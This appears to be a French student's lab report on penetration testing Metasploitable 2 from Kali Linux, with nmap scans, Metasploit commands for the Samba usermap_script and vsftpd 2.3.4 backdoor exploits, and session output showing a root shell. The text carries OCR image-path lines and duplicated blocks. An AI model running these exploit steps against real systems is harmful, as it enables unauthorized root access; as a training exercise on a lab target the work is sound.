Test d'intrusion avec Kali Linux sur Metasploitable

🛡️ Introduction

Dans ce projet, un **test d'intrusion** a été réalisé en environnement virtualisé.
L'objectif était de simuler une attaque contrôlée sur une machine vulnérable pour identifier et exploiter des failles de sécurité.

Deux machines virtuelles sous VirtualBox ont été utilisées :

- **Kali Linux** : poste d'attaque avec outils (nmap, Metasploit, Nikto).
- **Metasploitable 2** : serveur volontairement vulnérable.

Le tout configuré sur un **réseau interne privé** sans accès Internet.

🔎 Phase 1 : Reconnaissance

Scan des ports et services avec nmap :

bash

CopierModifier

nmap -sV -A 192.168.56.101

Services détectés : FTP, Telnet, Samba, MySQL, HTTP.

🧪 Phase 2 : Analyse des vulnérabilités

Utilisation de :

- **Nikto** pour scanner les failles web.
- **Searchsploit** pour trouver des exploits connus.

🎯 Phase 3 : Exploitation

Attaques réalisées :

- Accès FTP anonyme.
- Exploitation Samba (usermap_script) avec **msfconsole** :

bash

CopierModifier

msfconsole

use exploit/multi/samba/usermap_script

set RHOSTS 192.168.56.101

exploit

- Injection SQL sur DVWA.

🔥 **Phase 4 : Post-Exploitation**

Actions après compromis :


- Récupération d'informations système.
- Énumération des utilisateurs.
- Tentatives d'élévation de privilèges.


🎯 **Conclusion**


Le test a permis :


- D'appliquer une méthodologie d'intrusion complète.
- D'identifier et d'exploiter plusieurs failles.
- De renforcer les compétences en cybersécurité offensive.


Création de la machine Kali Linux








Stockage
Périphériques
Contrôleur : IDE
Vide
Contrôleur : SATA
kali-linux-2024.4-virtualbox-amd64.vdi
Attributs
Name: SATA
Type : AHCI
Nombre de ports : 2
Utiliser le cache E/S de l'hôte



Réseau
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Activer l'interface réseau
Mode d'accès réseau : Accès par pont
Name: MediaTek Wi-Fi 6E MT7922 (RZ616) 160MHz Wireless LAN Card
Type d'interface : Intel PRO/1000 MT Desktop (82540EM)
Mode Promiscuité : Allow All
Adresse MAC : 0800277FE1F1
Câble branché


Réseau
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Activer l'interface réseau
Mode d'accès réseau : Réseau privé hôte
Name: VirtualBox Host-Only Ethernet Adapter
Type d'interface : Intel PRO/1000 MT Desktop (82540EM)
Mode Promiscuité : Allow All
Adresse MAC : 080027816D06
Câble branché

Création de la machine metasploitable :




Stockage
Périphériques
Contrôleur : IDE
Metasploitable.vmdk
Vide
Contrôleur : SATA
metasploitable.vdi
Attributs
Name: SATA
Type : AHCI
Nombre de ports : 1
Utiliser le cache E/S de l'hôte


Réseau
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Activer l'interface réseau
Mode d'accès réseau : Réseau privé hôte
Name: VirtualBox Host-Only Ethernet Adapter
Type d'interface : Intel PRO/1000 MT Desktop (82540EM)
Mode Promiscuité : Allow All
Adresse MAC : 0800278E4562
Câble branché

Test d’intrusion :

```
pwd
/root

cd /root

touch azul.text
whoami
root
^C
Abort session 2? [y/N]  y

[*] 192.168.0.41 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 >
```

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search
```

```
    Command           Description
    ---               ---
    makerc            Save commands entered since start to a file
    resource          Run the commands stored in a file


Database Backend Commands
=========================

    Command           Description
    ---               ---
    analyze           Analyze database information about a specific address or address range
    db_connect        Connect to an existing data service
    db_disconnect     Disconnect from the current data service
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache (deprecated)
    db_remove         Remove the saved data service entry
    db_save           Save the current data service connection as the default to reconnect on startup
```


```
    Command           Description
    ---               ---
    makerc            Save commands entered since start to a file
    resource          Run the commands stored in a file


Database Backend Commands
=========================

    Command           Description
    ---               ---
    analyze           Analyze database information about a specific address or address range
    db_connect        Connect to an existing data service
    db_disconnect     Disconnect from the current data service
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache (deprecated)
    db_remove         Remove the saved data service entry
    db_save           Save the current data service connection as the default to reconnect on startup
```

```
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command E
xecution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

```
msf6 > info exploit/unix/ftp/vsftpd_234_backdoor

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>
```


```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.41
RHOSTS => 192.168.0.41
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.0.41     yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                       oit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.0.41:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.41:21 - USER: 331 Please specify the password.
[+] 192.168.0.41:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.41:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.14:39475 → 192.168.0.41:6200) at 2024-11-29 11:06:33 -0500
```

```
pwd
/
```

```
pwd
/root

cd /root

touch azul.text
```




```
pwd
/root

cd /root

touch azul.text
whoami
root
^C
Abort session 2? [y/N]  y

[*] 192.168.0.41 - Command shell session 2 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 >
```